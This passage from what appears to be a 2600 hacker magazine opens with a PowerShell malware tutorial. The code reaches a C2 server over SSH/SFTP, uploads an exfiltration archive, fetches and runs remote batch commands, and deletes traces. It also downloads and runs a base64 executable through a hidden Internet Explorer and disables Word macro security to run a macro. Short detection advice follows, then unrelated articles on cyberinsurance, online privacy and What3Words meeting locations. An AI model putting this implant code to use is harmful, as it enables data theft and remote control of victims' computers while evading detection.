Now we are ready to communicate with the C2 server.

~~~
```powershell
 $h = “c2_host.malware”;
 $port = 443;
 $user = “c2test”;
 $password = ConvertTo-
➥SecureString ‘c2test’
➥ -AsPlainText -Force;
 $Credential = New-Object System.
➥Management.Automation.
➥PSCredential ($user, $password);
 $ss = New-SSHSession
➥ -ComputerName $h -Credential
 $Credential -Port $port -Force;
```
~~~

This is where we prepare the SSH session. We connect to our host with username and password and are ready to run commands.

Here is the backend - just a Linux server, so we will run a command to mark the start of a new session:

~~~
```powershell
Invoke-SSHCommand
➥ -Command (“touch latest_
➥start_”+($env:COMPUTERNAME))
➥ -SSHSession $ss;
```
~~~

Next we check to see if we have any data to exfiltrate to the C2 server. If yes, then we upload the data:

~~~
```powershell
 $s = New-SFTPSession
➥ -ComputerName $h -Credential
➥ $Credential -Port $port -Force;
 if (Test-path “$($env:TEMP)
➥ exfildata.zip”) {
  Set-SFTPFile -SFTPSession $s
➥ -LocalFile “$($env:TEMP)
➥exfildata.zip”
➥ -RemotePath “exfil_$(Get-
➥Date)_$($env:COMPUTERNAME).zip”;
  Remove-Item -Path “$($env:TEMP)
➥exfildata.zip” -Force;
 }
```
~~~

Now we need to see if we have any new commands that need to be run on the computer:

~~~
```powershell
 if (Test-SFTPPath -SFTPSession
➥$s “command_$($env:COMPUTERNAME)
➥.zip”) {
  Get-SFTPFile -SFTPSession
➥ $s -RemoteFile“command_$($en
➥v:COMPUTERNAME).zip” -LocalPath
➥ “$($env:TEMP)command.zip”
➥ -Overwrite;
  Remove-SFTPItem
➥ -SFTPSession $s -Path
➥ “command_$($env:COMPUTERNAME)
➥.zip” -Force;
  $tmp = New-TemporaryFile;
  Remove-Item -Path $tmp -force;
  New-Item -Path $tmp -Type
➥ directory;
  $command_path = $tmp;
  $shell_app=new-object -com
➥ shell.application;
  $z = $shell_app.
➥namespace(“$($env:TEMP)command
➥.zip”);
  $d = $shell_app.
➥namespace($command_path);
  $d.Copyhere($zip_file.items(),
➥ 0x10);
  cmd.exe /c $command_path+”\
➥optimize.bat”;
  Remove-Item -Path “$($env:TEMP)
➥command.zip” -Force;
  Remove-Item -Recurse -Path
➥ $command_path -Force;
 }
```
~~~

Here we fetch a file that is named something with the computername as well. In this way we should be able to control more than one computer from our C2 server.

The zip file that we fetch from the C2 server must contain a file called optimize.bat. This is the bat file that will run. Any command that is needed must be started from that bat file.

Afterwards we will delete the file to clean them from the disk. I know that it will still be possible to fetch from the Master File Table (MFT), but we should delete the files anyway to make it harder to be detected.

For the last part, we will do some housekeeping and disconnect from our C2 server and make a note on the server to tell it when we finished:

```powershell
 $s.Disconnect();
 Invoke-SSHCommand
➥ -Command (“touch latest_
➥end_”+($env:COMPUTERNAME))
➥ -SSHSession $ss;
 $ss.Disconnect();
```

Other Tips and Tricks

If PowerShell is blocked from accessing the web, then just use Internet Explorer. PowerShell has access to the .Net class library, therefore you can do this:

```powershell
$ie = New-Object -ComObject
➥ “InternetExplorer.Application”
$uri = “http://<some host>/base64
➥_exe.html”
$ie.Visible = $false;
$ie.navigate($uri)
while ($ie.Busy) {Start-Sleep
➥ -Milliseconds 100 }
$data = $ie.Document.
➥getElementsByTagName(‘body’)[0]
➥.innerText

$ie.Quit()
[System.Runtime.InteropServices.
➥Marshal]::ReleaseComObject( $ie
)

$filename = “c:/windows/temp/
➥runthis.exe”
[IO.File]::WriteAllBytes($filename
➥, [Convert]::FromBase64String
➥($data))
cmd /C $filename
```

This will create a COM object controlling Internet Explorer. IE will connect to our C2 server (or some other server) and get an executable as base64. Then the script will convert from base64 and run the command.

Another trick is to use PowerShell to run a macro in an Office document:

```powershell
$word = new-object -comobject
➥ word.application
$app = $word.Application
$app.visible = $false

#Enable macros
New-ItemProperty -Path “HKCU:\
➥Software\Microsoft\
➥Office\$($word.Version)\word\
➥Security” -Name AccessVBOM
➥-PropertyType DWORD -Value 1
➥-Force | Out-Null
New-ItemProperty -Path “HKCU:\
➥Software\Microsoft\
➥Office\$($word.Version)\word\
➥Security” -Name VBAWarnings
➥-PropertyType DWORD -Value 1
➥-Force | Out-Null

#Open word document
$Document=$Word.documents.
➥open($filename)

#Run macros
$app.run(“DoEvilStuff”)

#Disable macros
New-ItemProperty -Path “HKCU:\
➥Software\Microsoft\
➥Office\$($word.Version)\word\
➥Security” -Name AccessVBOM
➥-PropertyType DWORD -Value 0
➥-Force | Out-Null
New-ItemProperty -Path “HKCU:\
➥Software\Microsoft\
➥Office\$($word.Version)\word\
➥Security” -Name VBAWarnings
➥-PropertyType DWORD -Value 0
➥-Force | Out-Null
```

Here we have a file - in this case a Word file. We enable macros, open the document, run the macro, and disable macros again.

For extra credits you can encrypt strings in PowerShell or obfuscate the strings. You can also use `Invoke-Obfuscation` to further obfuscate the PowerShell script before you convert it to base64 to be included in the stager.

But Malware Is Bad, Right?

Yes, malware is bad. But you need to know bad to separate the bad from the good. This malware may not leave a file on disk, but can be traced by looking at scheduled tasks in Windows.

In Windows you have the capability of enabling a transcript to log everything that the user does in PowerShell. This can be enabled using a GPO (Group Policy Object). This will help you when doing forensics to see if any bad PowerShell was run. You can try it for yourself using the `Start-Transcript` cmdlet.

You can also log PowerShell executions in Event Logs. This is only possible from PowerShell 5.1.

Last but not least, you can use an EDR (Endpoint Detection and Response) solution like Cisco Umbrella, Microsoft ATP (now Microsoft Defender for Endpoint), or something else to detect obfuscated PowerShell and deny or at least log the incident.

And remember! Stay Safe. Stay Legal.

Beyond the Breach: An In-Depth Look into the Cyberinsurance Industry

by Shaikat Islam

Cyberinsurance is a portmanteau of two terms - cyber and insurance - that are often overprescribed in our ever-interconnected world. The cult of cyber was born in the midst of the personal computer revolution that has shadowed over us since the 1970s, and the advent of the modern concept of insurance can be traced back to 1762, when a mathematician by the name of James Dodson revolutionized the concept of the insurance premium - a set amount, precisely calculated, that would act as ease of mind in case of disaster. Since then, the concept of insurance has morphed into a medley of different iterations and has become one of the most hotbed issues within the current political climate, but its essence has changed very minutely over its evolution and can be described in one word - security. In its most basic form, an insurance policy is a secure contract between one party and an insurer to protect the party against specific risks.

Cyberinsurance, also known as cyber risk insurance, is insurance designed to protect against a number of nefarious attacks and breaches on data and systems, including cybercrime and attacks such as malware, ransomware, DDoS, and botnets. The key note here is that cyberinsurance is a plan of recourse only after an incident has occurred - as a result, cyberinsurance is not an effective plan of defense.

In this new era of data-driven analytics, where the amount of data doubles every 20 months and billions are taking to mobile technology platforms to conduct their economic transactions, the triad of cybersecurity - confidentiality, integrity, and availability - are as important, and at risk, then ever. Effective measures to prevent breaches, such as data encryption, techniques such as destroy before disposal, the proper training of employees, and update procedures are only effective before a breach occurs - the question this article tries to answer is: Is cyberinsurance truly an effective measure beyond the scope of incident response and the point of return?

To the Community

Cybersecurity courses offer a great deal of information about specific measures to prevent cyber incidents, as well as detailed glimpses into proper cyber defense, but leave a great deal to be answered as to what occurs within an entity after an incident happens. It is common to see discussions of "X Breach Occurred at Y Company: Millions Affected" within course discussion pages, but one becomes curious to know exactly how organizations deal with breaches after the fact.

Cyberinsurance is one of the many recourses of action that are implemented after a breach occurs, and a popular one at that (cyber risk policies are expected to reach a $7.5 billion dollar market by the end of 2020), but much is left to be answered as to whether or not policies are as truly effective as advertised.

The Evolution of Cyberinsurance and Its Efficacy

As Internet use began to grow at a feverish pitch during the late 1990s, many commercial entities were looking to capitalize on the network, and many succeeded. Ask Jeeves, Netscape, and larger than life institutions such as Amazon all owed their success to that commercialization, but there were no effective loss control measures put in place to secure the intangible resources that made up a bulk of these Internet companies' assets. Data that made up these companies' assets, such as credit card numbers, personal user histories, and other sensitive information were susceptible to breaches and, as of 1997, there were no risk policies implemented to protect companies after a breach happened.

As it turns out, the birth of cyberinsurance owes its existence to luck. Steven Haase, then an insurer working with an insurance agency in Atlanta coincidentally found himself working with a colleague at American International Group (AIG), implementing the Internet Security Liability Policy, which was translated to other policies at ACE Insurance and Lloyds of London, an insurance company based in England. In "What Agent Who Wrote First Cyber Policy Thinks About Cyber Insurance Now" by Andrea Wells, published in *Insurance Journal,* Haase finds that one of the most egregious problems with cyberinsurance in its current state is the lack of education that insurance agents have when dealing with such policies. Agents, in his view, do not understand the product enough to sell it effectively, leading many to wonder how truly effective these policies can actually be.

As of 2018, there are 528 insurers based in the United States that underwrite cyberinsurance claims, which is an increase of 47 from 2017, due to a demand driven by increased awareness, and the number of claims report a 39 percent increase from 2017 to 2018. Furthermore, the top ten cyberinsurance policy writers lay claim to 69.5 percent of the market share within 2018. As can be seen, the demand for cyberinsurance skyrocketed after its humble birth in 1997, which can be linked to countless factors, the most prominent being the rise of Internet technology within business use, as well as the commodification of data.

The current cyberinsurance market comes in three manifestations: third-party written coverage, first-party written coverage, and implicit silent cyber coverage. Third-party coverage is most similar to medical malpractice insurance, where the insurer reimburses organizations for costs that occur due to cyber incidents, which is what was most similar to the type of policy underwritten by Haase. First-party written coverage is a more broad insurance policy that can be written for any company that uses technology and accounts for company specific needs, however broad or large. The third type, called implicit silent cyber coverage, is one of the most interesting as it extends coverage to property and casualty (P&C). Say that you buy a fire alarm with an attached webcam that rests in an unsecured port on your local network and that fire alarm is connected to your sprinkler system which sits upon your expensive collection of moisture-sensitive, limited edition, Matisse artwork. If your fire alarm were to be breached and your sprinkler system set off, theoretically, based on the coverage underwritten by your provider, your artwork would be insured.

The problem with that last case is that it is emblematic of how specific and esoteric risk analysis for writing cyberinsurance can be. Networks, databases, and systems are hard enough for sysadmins to decipher after years of on the job training. Insurance agents, as Haase mentions earlier, cannot be expected to fully understand all the minutiae that goes behind designing a cyber risk policy in tandem with the complexity of computer networks and systems. Furthermore, cyberinsurance is not as effective as auto insurance or health insurance when it comes to history. There is a large, recorded database of different accidents, loss calculations, and settlements that can back an auto insurance policy; for cyberinsurance policies, this history is not nearly as broad (due to its birth in 1997) and complexity inundates cyber risk analysis. What is probably most egregious in the cyberinsurance market is the possibility of a wide scale cyberattack, as well as the short incubation periods of malware. A large scale attack on a single point of failure such as Amazon Web Services, which is utilized by hundreds of thousands of small and large entities, could possibly lead to claims for hundreds of thousands of claimants, which would be impossible to fulfill by the cyberinsurers. Car accidents, diseases, and property damage can all be quantified in terms of a ceiling and floor function for risk, but how does an actuarial scientist quantify the risk for malware that constantly changes every two days, or new instances of ransomware and constantly changing cyber incidents?

Cyberinsurance is not as concrete as insurance companies claim. There is a plethora of unknown knowledge that can influence the state of a breach or cyber incident, and many cases of company-sponsored insurance negligence, like the one described for Mondelez below, are emblematic of the uncertainty that faces the cyber risk market.

Case Study: Mondelez

In 2017, ransomware (which is malware that is designed to deny access to crucial system functions until a ransom is paid) was in vogue throughout the world. WannaCry, attributed to the Lazarus Group, was demanding payments in Bitcoin and left many crucial systems such as those in hospitals and government offices in paralysis. Recently after, NotPetya, another type of ransomware, resulted in one of the most devastating cyberattacks in history: Merck, a pharmaceutical company, lost $870 million. FedEx lost $400 million. Many other companies and government agencies lay in paralysis as NotPetya, whose purpose seemed to be to destroy disk structures and wipe data, spread itself across computer networks with worm-like features, using the EternalBlue and

EternalRomance SMBv1 exploits.

One of the companies affected was Mondelez, a confectionary and snack company responsible for Cadbury, Oreo, and Toblerone. They lost about $100 million dollars over computer damage and distribution disruptions, which, according to their insurer, Zurich American Insurance, was not covered under their plan.

The reason?

Zurich American Insurance denied Mondelez' claim on the basis that it showed traits emblematic of a warlike, or hostile, actor, which was not covered in their policy. Simply put, Zurich American Insurance believed a nation-state actor was responsible for the attack, and denied coverage for Mondelez because their policy does not include that coverage. The problem with this exclusion lies in the insurer's claims. Zurich American Insurance's claim that a warlike actor had perpetrated the incident was unprecedented until that point, and was unproven at that point, until February 2018, when a group of NATO nations attributed the malware to Russia. The question now is, can Mondelez' claim be denied based on information that was not freely available retroactively, and how do cyber risk providers divide the line between nation state actors and individual actors when it comes to the origin of an incident or exploit?

The Mondelez vs. Zurich case has heavily influenced discussions of the cyberinsurance industry and its efficacy, and has proven that the industry is still in its infant stage of development. The fact of the matter remains that the current consensus within the industry is that cyberinsurance providers simply do not have access to the large datasets employed by other risk analysis entities, and until such a dataset is employed for the calculation of cyber risk, cyberinsurance is simply not effective at what it aims to do - provide security, ex post facto.

Case Study: The City of Baltimore

This case, like Mondelez', also began with ransomware - this time, by the name "Robbinhood." In May of 2019, a majority of the City of Baltimore's servers were shut down, leading to $18 million in damage. The malware was distributed through hacked remote desktop services and other Trojans, which made the malware a more individually targeted incident. Once a computer was affected, all personal data became encrypted until a payment, made in Bitcoin, was provided.

Just recently, the City of Baltimore made headlines by purchasing a $20 million dollar cyberinsurance policy between Chubb Insurance and AXA XL Insurance, two of the leading cyber risk providers. In detail, the City of Baltimore paid $500,103.00 for $10 million in coverage from Chubb Insurance, and $355,000.00 for $10 million in coverage from AXA XL Insurance. According to the Board of Estimates and the Comptroller of Baltimore, the coverage includes: cyber incident response coverage (including an investigative team); business interruption loss and extra expense; contingent business interruption and extra expense loss; digital data recovery; network extortion; and third party coverage for cyber privacy, network security, payment card loss, regulatory proceedings, and electronic social and printed liability.

While the breadth of definition for this policy is limited by the public documents provided by the City of Baltimore, the description of the policy is as general as can be. There are no provisions for the definition of a cyber incident actor, nor are there provisions for the limitation of coverage for specific attacks, which, using the case of Mondelez, would prove to be very valuable to have. In "Baltimore bought $20M in cyberinsurance. Such policies are becoming more common" by Stephen Babcock, Jeff Bathurst, a security consultant, provides a quote that has become ever too common in the cyber security industry - "Insurance companies are working to come up with more accurate models, while companies are still figuring out how much cyberinsurance coverage they need."

In short, it can be inferred from the above that the coverage purchased by the City of Baltimore, while effective in some cases that are distinctly defined in the policy terms, is still in infant stages, and is less effective than it was marketed to be.

A Sentiment Analysis on Top Cyberinsurer Companies Landing Pages to Determine Link Between Subjectivity and Polarity

A mature market for cyberinsurance has yet to emerge for a number of reasons, including lack of actuarial data, accounting difficulties, and a lack of legislature regulating the industry. But one interesting reason that Bandyopadhyay, Mookerjee, and Rao posit within their paper "A Model to Analyze the Unfulfilled Promise of Cyber Insurance: The Impact of Secondary Loss" is that companies may be afraid of revealing that they have undergone a breach to their insurer for fear of ruining their reputation in the public sphere.

Previous sections have discussed bad faith on the part of the insurers, specifically Zurich American Insurance, a company that disputed a claim over unprecedented reasons, and also have mentioned bad faith on the part of insurance agents, who, according to Haase, lack the proper knowledge to truly understand the product they are selling.

As a result, I believed it would be interesting to perform a sentiment analysis on the landing pages of the ten major cyberinsurance firms, which includes Chubb, AX_AXL, AIG, Travelers, Beazley, Farmers, Zurichna, Progressive, Arbella, and Allianz. Considering the lack of faith of many experts within the current state of the art of the industry, I thought that a sentiment analysis on the landing pages of these firms would resemble a scenario in which an entity in crisis were searching for cyberinsurance as a means of security. As for my methodology, I scraped the readable text-data from each of the landing pages, preprocessed them for NLP tasks by removing punctuation, lowercasing input, as well as removing any conjunctions and stopwords (words that provide no value to the semantic of a sentence, such as articles). After doing this for each of ten websites, I converted each text block into a word list, which was matched against an opinion word list provided by Minqing Hu and Bing Liu as part of an appendix for their paper, "Mining and Summarizing Customer Reviews," published at UIUC. After finding the positive, negative, and neutral proportion values for each of the web pages, I created word clouds for each web page, and then ran a sentiment/polarity assessment on each web page using Textblob, a pre-trained NLP package for python.

In Figure 1, which describes the sentiment analysis results using the opinion word list, AIG had the largest proportion of positive opinion words, while Arbella had the least




Figure 2: *Subjectivity and polarity scores measured using Textblob for each of the ten cyberinsurance providers' landing pages.*

Insurer	Negative Rate	Positive Rate	Neutral Rate
AIG	0.10677966101694915	0.061016949152542375	0.8322033898305085
ALLIANZ	0.10137795275590551	0.0344488188976378	0.8641732283464567
ARBELLA	0.10462287104622871	0.024330900243309004	0.8710462287104623
AX AXL	0.0776255707762557	0.028538812785388126	0.8938356164383562
BEAZELEY	0.10874200426439233	0.06823027718550106	0.8531645569620253
CHUBB	0.06638566912539515	0.03371970495258166	0.8998946259220232
FARMERS	0.11392405063291139	0.03291139240506329	0.8531645569620253
TRAVELERS	0.07776669990029911	0.03389830508474576	0.8883349950149552
PROGRESSIVE	0.11505681818181818	0.029829545454545456	0.8551136363636364
ZURICHNA	0.10272536687631027	0.033542976939203356	0.8637316561844863

Figure 1: *Negative, positive, and neutral sentiment rates for each of the top ten cyberinsurance provider landing pages.*

positive opinion words, showing the largest percentage of negative sentiment.

Interestingly enough, in Figure 2, which describes the subjectivity vs. polarity for the ten cyberinsurance company landing pages, AIG also had the largest polarity as well as subjectivity, suggesting that the language used on their website is most subjective. Allianz had the least subjective and least polarizing language of all ten companies. Ranges for polarity were from 0.0326 to 0.1655, and ranges for subjectivity were from 0.2517 to 0.3457. These results can correlate to the word maps for both companies, which can be seen in Figure 3. AIG's word cloud has notable examples of buzzwords, such as “cyberedge,” while Allianz's word cloud seemingly lacks any such vernacular, instead including such neutral terms as “financial,” “risk,” and “underwriter.”





Figure 3: *Word clouds describing the frequency of words, as they appear on each of the top ten cyberinsurance providers' landing pages.*

From these results, one can only suggest that individuals or entities looking for cyberinsurance coverage should take companies' advertisements with a grain of salt. In 2016, insurance markets capitalized on 1.27 trillion dollars of premiums, which allowed them to spend so heavily on marketing and advertising. The insurance space is one of the most heavily advertised industries in the United States and the world, so much so that each large industry company has its own mascot - think the Geico gecko, the Geico cavemen, Flo from Progressive, AFLAC, and the “We Are Farmers” jingle. Anyone looking for insurance should be knowledgeable about what they are buying beforehand, perhaps with the aid of a third party consultant.

Action Items and Suggestions for the Cyberinsurance Industry

The cyberinsurance industry began with the advent of the consumer technology revolution and suffered from growing pains as it struggled to match the efficacy, literature, and history that provided other forms of personal loss insurance industries their great market success. Today, there are hundreds of insurance companies that provide some sort of cyber risk liability, but do so with many uncertainties - there are no regulatory agencies for insurance companies to determine whether or not cyber incidents are acts of nation-state actor aggression or individual attacks, which led to Mondelez losing hundreds of millions of dollars which they were seemingly insured for. Furthermore, insurance companies currently do not have the ability to provide coverage for the increasingly large and mutating body of cyber incidents and malware that continuously changes and plagues the cyber space each year. If a cyber attack was insidiously crafted to destroy an electrical grid, or shut down an ISP or a cloud hosting company, the ramifications would be disastrous for both the industries affected directly by the attack, as well as the insurers, who would have to cover the billions (possibly trillions) of dollars in claims.

As a result, it is my suggestion that the current industry double down on the scope of their policies. Ensure that the client has an understanding of what exactly they have coverage for and whether or not that applies to malware that may have been spread by a foreign entity, perhaps by agreeing to have that claim be validated by a neutral, regulatory, third party expert. Furthermore, cyberinsurance companies should do their best to ensure that the way they analyze risk is least subjective as possible. Efforts to do this could be propelled by the creation of internal, thorough databases of cyber incidents and loss. In continuation, cyberinsurance companies must also ensure that their employees are knowledgeable about the terms of their policies as well. It is unacceptable that insurers can sell a product that even they might not know the entire ramifications of. Finally, cyberinsurance companies must orient their policies to change. Cyber incidents are not the same as they were a year ago, let alone a decade. By defining the scope of their policies to the largely evolving and growing space of cyber incidents, cyberinsurance companies can guarantee the efficacy of their policies. And, as a word to the consumers, one recommends that they ensure they have a full understanding of the scope of their coverage, perhaps by consulting a cybersecurity expert who is a neutral third party, in order to prevent millions of dollars in "uncovered" claims as in "Case Study: Mondelez."



Right to Be Forgotten - Network and Home

by Diana K

While listening to my list on YouTube, one video reminded me of something - how the vision of a technological future of the computer revolution looked compared to today's reality. Think of the video by Katy Perry: "Last Friday Night." This video was made before Alexa or any other voice-activated Internet computer became part of the household.

In the video "Last Friday Night," the song lyrics talk about a group having fun, socializing, and even having an uncle come out of retirement to play his sax. In the morning when the parents arrive home, they ask about the lost boy in her bed with a smile.

Now, imagine today someone having the same type of party as shown in the video with a voice-activated Internet computer and home video monitoring system. Surely the party and many of the participants' activities would be passed around on the Internet without their permission; in essence, no privacy at all, even at your own home.

Whereas when "Last Friday Night" was made, there was no all-snooping, listening, or video recording by home Internet devices. At worst, a few random pictures might wind up being put online by someone. It is now the 2020s and we have to have concerns of living in a world where there is no privacy or no right to be forgotten while one is in the process of maturing.

For those of us who were born in the 1960s through the 1970s, it was a time when what you did while you were still growing up was not saved on a server farm. So when you went to party in high school or college and did some of the things shown on "Last Friday Night," no one knew except friends who were there with you. Years later, there would be no surprising "dirty tricks" video used against you in an ambush interview.

What I and others who were part of an older timeframe of the computer revolution remember is that the old philosophical thought of cataloguing and databasing everyone was quite different. The original practice of cataloguing people was done by punched cards, "do not fold, staple, or mutilate" or heaven help you with what followed from the mainframe priests.

With home computers, hobbyist computers, and homebrew computers that were not multitasked so that everyone could use their system without waiting or begging for computer time, I and others hoped that the future would have remained like a society where it was different than the old society, a society not controlled by mega-technology companies.

Indeed, today some feel controlled by mega-technology companies. When a company gets to a point where it is so entrenched and new ways die too soon, a skunkworks approach is needed.

The challenge is how does one start over with a new type of Internet where a mechanism to be completely forgotten is built in? The reason for this is that no one can live without having privacy; we all need it. Also, think of it this way. Do you want to live with an Internet that is so all-knowing that it knows and logs when you go to the bathroom, whether your bathroom trip was number one or number two, logging how much number one or number two, etc.? No!

No one would want to live in an environment like that. Going to the bathroom is a private moment for everyone. No one wants someone saying they need to collect this information about you and feign innocence regarding possibly sharing it or humiliating you.

In my house I deliberately do not have Alexa or any Internet devices in the bedroom. With my laptop, like in the movie *Snowden,* the camera is covered with paper, as many do not know that it is easy for anyone to turn on your camera even when your laptop or tablet phone is off.

There are times I used an older laptop which was before Wi-Fi and modems were put on chips, when you actually have to connect a Wi-Fi card or modem. I do wonder how much snooping was done.

If one were to develop a new Internet for privacy, how would a group make it so that it follows an open source management? No one company or group of technology companies could control it. How would a backbone be established that is fluid so that it couldn't be cut or given a kill switch? How could it be made so that the use is primarily for recreational and some mom-and-pop online services and products?

Many questions, I have some ideas. Part of it is to make it so that if someone snoops or gets a packet, the packet is nonsense unless there is a blockchain point and key to decode the nonsense. Next is to make the nonsense more than one key or blockchain needed, something akin to DNA. In DNA you can get a segment and for some parts make the proper protein, but for other advanced proteins you need to provide the original condition's environment before you can use that DNA segment. This is the idea that I'm thinking of for a new right-to-be-forgotten Internet.

Even with technological changes, it is not enough because any technology can be subverted and even a beginner will eventually learn with their determination and learning ability to see what works, what doesn't work, and to make guesses on how to correct what doesn't work.

Part of the solution will mean a society where, like in the video "Last Friday Night," people mind their own business and let others have private moments as others let them have private moments. It is better to live in a society where not everything is recorded and to begin to increase Internet maturity to know when not to share and to reduce the impulse to be baited when someone's privacy is violated.

It is like in "Lady Godiva," where an English noblewoman had to ride through the village naked for a King to give in to making life better, and the people of the village had to have the maturity and strength not to peep as she was riding through. We need to teach others that in an all-knowing, all-seeing, all-listening, and all-logging Internet, don't play the technology trust game. Practice privacy for all.

What Three Words, and Your 2600 Meeting

by Cheshire@2600.Com

You know you should attend *2600* meetings (held the first Friday of every month when there isn't a global pandemic) where you get to meet other readers of our fine publication, but how do you get other people to *find* your meeting? Of course, you're giving out the address of the meeting venue, be it a bookstore cafe, pub, food court, or restaurant. But what if your meeting venue is off the beaten track? If it's a large food court, where among the many tables should a visitor look for you?

There is a relatively new method of giving people your location that is nearly foolproof in the SmartPhone era. A website has started up called "What Three Words." Needless to say, its web address is `WhatThreeWords.Com`. It has a "short form" address of `W3W.CO` which can be followed by a slash character and the three Words that will describe any location that has a Three Word Address - and that is literally everywhere.

Planning to be near Titusville, Florida on the first Friday of the month? You can find the meeting I host at the local Krystal Hamburgers with: `w3w.co/scarring.portfolio.manliness`.

That particular location is the back corner of the place where the electrical outlets provide power to my laptop so I can get on the free Internet in the restaurant during Meeting Time. But check my website in case of a change (like during Virus Season): `CheshireCatalyst.Com/2600tix`.

If you have a good friend or significant Other that you commonly rescue when they have car problems, be sure they put the What Three Words app on their own phone. When it comes up, it determines the location of the phone, and has a "share" option. They can put the Three Words into a Text Message that will bring up their location when you tap the link in the incoming message, and then you tap the Directions button, and you're off to the rescue.

The Three Words (separated by "dot" characters) are determined by an algorithm and tracks to a square three meters by three meters (ten feet by ten feet) so that once you get within ten feet of what you're looking for, you're probably close enough to see your destination. It works particularly well for places that don't have street addresses, such as a picnic spot in a public park where you might want to have a reunion party.

The Hacker Perspective

by The Piano Guy

We're all hackers. Not because we read *2600,* but because any human with a properly functioning brain is. Granted, those that read *2600* are more conscious, dedicated, and proficient at hacking, but we're all hackers.

